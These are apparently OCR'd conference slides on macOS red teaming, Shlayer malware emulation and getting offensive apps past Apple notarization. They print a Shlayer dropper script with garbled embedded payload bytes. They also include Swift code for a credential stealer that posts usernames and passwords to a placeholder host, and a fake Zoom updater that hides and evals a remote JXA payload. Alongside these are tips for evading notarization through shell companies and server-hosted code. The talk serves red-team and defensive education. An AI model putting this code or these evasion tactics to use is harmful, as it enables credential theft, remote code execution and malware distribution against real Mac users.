
ADVERSARY SIMULATIONS/EMULATIONS

- Most adversary threat intel data is around Windows TTPs
- Adversary emulations/simulations for mac environments:
  1. Can emulate the activity of known macOS malware families (ex: Shlayer)
  2. Can take threat intel reports and create a macOS equivalent

SHLAYER CAMPAIGN INFO


Intego Report (June 15 2020)

- Google search for videos ->fake “flash outdated page” -> .dmg -> fake flash app (really shell script)
- Script -> zip with .app -> downloads flash + malware




```
#!/bin/bash
TEMP_DIR=`mktemp -d -t x`
tail +$((LINENO+4)) $0 | funzip -BD5F23B2-6E3D-4AA5-A7E8-D1E61925FD82 | tar -C $TEMP_DIR
-p -xf  -
chmod -R 755 $TEMP_DIR
nohup $TEMP_DIR/*.app/Contents/MacOS/* &
killall Terminal
PK¿¿
¿   ¿¿¿îê PÅã¿Kk‹¿¿_‹¿¿¿¿¿tmp/build/flashInstaller.zipUT
¿¿å^‡^å^‡^ux¿¿¿¿1¿¿¿¿¿¿¿TjWk/Kb-ó¬çyu}) ¿.y0k
¨;5‡Åyé»wMIq=Ò¿bſ¥;1~j'~QÛ¿^¬yKU{ÈΔ$¸¿≥a''>ÚÕfl™ë+Ÿ3a/O≤Ø&E»'¿(%⊕–‹òσ∩Ñ°·ui[Y]&˜O,¿¿ÃlIÕÚA»
¿„´]¿≥‡#]?`G¿Ñn$‡%∂Δı¿)$3æ«¿i¿ià_\9eU&¶—é¿πJ3¿º¿%”sî∑¿ˆl
bÈfi^ì,¿:ß5OL◊ÑS¿y‹–F4íü·≈¿M¯'¥òÙBêú¸B6A`¿„¿¿ËÖ»fiˆZh¿Q©æ@CD´Ωtb^¿R¯íæ¿ ?W◆Ôu¿”~ëy‡¿¿◆
EølæúàçLŒ/û'¶
```


SHLAYER EMULATION EXAMPLE



ADVERSARY SIMULATION

EXAMPLES OF WIN TO MAC


- Macros:
  - Win Example: Office -> cmd -> powershell
  - Mac Example: Office -> sh -> python
- Fake Prompt:
  - Win Example: Win API Calls in C# (LogonScreen())
  - Mac Example: macOS OSAKit API Calls in Swift/ObjC (OSAscript.init)
- Lateral Movement:
  - Win Example: Spray /24 over smb for creds
  - Mac Example: Spray /24 over ssh for creds



CHALLENGES/OPPORTUNITIES

MACOS COMPONENTS

- Graph by Howard Oakley (https://eclecticlight.co/2020/01/27/what-could-possibly-go-wrong-on-an-app-first-run/)
- Phil Stokes' blog:
  - Protect (signing, notarization, Gatekeeper)
  - Detect (Xprotect: Yara, hashes)
  - Remove (static detection in MRT.app)



A LOOK AT GATEKEEPER

- com.apple.quarantine attribute
- Gatekeeper checks apps, macho-s, etc. for this attribute before allowing execution (scripts are currently not checked)
- Gatekeeper poses some challenges for red teamers:
  - For current and future versions of macOS, binaries have to be signed AND notarized
  - Notarization process challenges

TYPICAL RED TEAM PROCESS

Create/Use Email → Create AppleID → Phone# for 2FV, device for 2FA → Apple Dev Acct ($99)

Apple Dev Acct ($99) → Bank Issued Credit Card


Apple Dev Acct ($99) → Apple Takes $100 and asks for ID

Bank Issued Credit Card → Dev Account Setup

Dev Account Setup → Blue Team Knows It Is You

ANOTHER APPROACH

- Lots more up front work…
- Register an LLC for your op
  - complete paperwork
  - get DUNS number
- Create Apple ID
- Sign up for “Company/Org” Developer Account type
- Pay using prepaid card (ex: NetSpend) -or- your credit card as business owner
- Prepaid Card: will have to send in pic of driver’s license to Apple



Enrolling as an Organization

If you’re enrolling your organization, you’ll need an Apple ID with two-factor authentication turned on, as well as the following to get started:

A D-U-N-S® Number

Your organization must have a D-U-N-S Number so that we can verify your organization’s identity and legal entity status. These unique nine-digit numbers are assigned by Dun & Bradstreet and are widely used as standard business identifiers. You can check to see if your organization already has a D-U-N-S Number and request one if necessary. They are free in most jurisdictions. Learn more ›

Legal Entity Status

Your organization must be a legal entity so that it can enter into contracts with Apple. We do not accept DBAs, fictitious businesses, trade names, or branches.

Legal Binding Authority

As the person enrolling your organization in the Apple Developer Program, you must have the legal authority to bind your organization to legal agreements. You must be the organization’s owner/founder, executive team member, senior project lead, or have legal authority granted to you by a senior employee.

A Website

Your organization’s website must be publicly available and the domain name must be associated with your organization.


WHAT NEXT?

- Sign AND notarize!
- Other Challenges:
  - Requires hardened runtime
  - Sandboxing
  - App Transport Security

NOTARIZATION TESTING

TEST 1: CRED STEALER

1. Built a red team app that stole creds AND launched Apfell
2. Submitted for notarization
3. Successfully notarized in about 5 mins 🙈
4. Developer account revoked 1 week later 🥺



TEST 1: CRED STEALER

```
var req = URLRequest(url: URL(string: "https://<host>")!)
req.httpMethod = HTTPMethod.post.rawValue
req.setValue("text/html", forHTTPHeaderField: "Content-Type")
req.setValue("Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36",
    forHTTPHeaderField: "User-Agent")

let data = "Uname: \(uNameData), Pswd: \(passData)".data(using: .utf8)

req.httpBody = data

let task = URLSession.shared.dataTask(with: req){ data, response, error in
    guard let data = data,
        let response = response as? HTTPURLResponse,
        error == nil else {
            return
    }

    let respString = String(data: data, encoding: .utf8)

}
task.resume()
sleep(1)
```

TEST 2: INVOKING APFELL VIA JXA

- Fake Zoom updater app
- When button is clicked the app hides (backgrounds) and executes a JXA payload hosted on a remote Apfell server

TEST 2: INVOKING APFELL VIA JXA

1. Submitted for notarization
2. Successfully notarized in minutes
3. Developer account was not revoked this time!

```
import Cocoa
import OSAKit

class ViewController: NSViewController {

    override func viewDidLoad() {
        super.viewDidLoad()

        // Do any additional setup after loading the view.
    }

    override var representedObject: Any? {
        didSet {
        // Update the view, if already loaded.
        }
    }

    @IBAction func update(_ sender: Any) {
        let dispatcher = DispatchQueue.global(qos: .background)
        dispatcher.async {
            let script =
                ##"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($
                .NSURL.URLWithString('http://<IP>/<file>')),$.NSUTF8StringEncoding)));"##

            let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))

            var compileErr : NSDictionary?
            k.compileAndReturnError(&compileErr)
            var scriptError : NSDictionary?

            k.executeAndReturnError(&scriptError)
        }

        sleep(1)
        NSApp.setActivationPolicy(.accessory)
        NSRunningApplication.current.hide()
        [redacted]
    }
```

JXA FTW - WHY??

- JXA – code is hosted on the server instead of within the client side app!
- Is really just a basic app running JXA – not a lot to key on
- Safer approach to getting red team apps notarized
- Do need to know ObjC if you plan to build your own JXA (Swift not supported in JXA right now)

DEFENSIVE RECOMMENDATIONS

- @patrickwardle @rrcyrus, @thomasareed, @iamevltwin innovating in this space
- On offense side check out @theevilbit, @xorrior, @its_a_feature_, @philofishal
- My blog on macOS detections
- My blog on Apple Endpoint Security Framework testing
- Monitor JAMF AD Groups
- AD segregation
- If not needed, don't enable ssh by default
- If using remote management, randomize the password
- Separate keys/tokens between corp and prod
- Visibility into cloud abuse

SUMMARY

- macOS EDR is starting to improve, but still lots of opportunity
- Gatekeeper along with plans to remove scripting runtimes pose challenges for red teams
- Swift is easier to learn but Obj C is more beneficial for the time being
- Targeting federated login services can be even more impactful than targeting mac devices
- Can do emulations/simulations in macOS environments as well

RESOURCES

- "An Attacker's Perspective On JAMF Configurations": https://objectivebythesea.com/v3/talks/OBTS_v3_cHall_lRoberts.pdf
- Blog post by Howard Oakley: https://eclecticlight.co/2020/01/27/what-could-possibly-go-wrong-on-an-app-first-run/
- My blog post on launching Apfell programmatically: https://medium.com/red-teaming-with-a-blue-team-mentaility/c90fe54cad89
- MDSec Labs Post on Filename Tricks: https://www.mdsec.co.uk/2019/12/macos-filename-homoglyphs-revisited/
- Info on recent Shlayer campaign: https://www.intego.com/mac-security-blog/new-mac-malware-reveals-google-searches-can-be-unsafe/
- Tools by @xorrior: https://github.com/xorrior/macOSTools
- Safe Red Team Infra by @malcomvetter: https://medium.com/@malcomvetter/safe-red-team-infrastructure-c5d6a0f13fac
- Folder Actions Persistence by @its_a_feature_: https://posts.specterops.io/folder-actions-for-persistence-on-macos-8923f222343d

RESOURCES

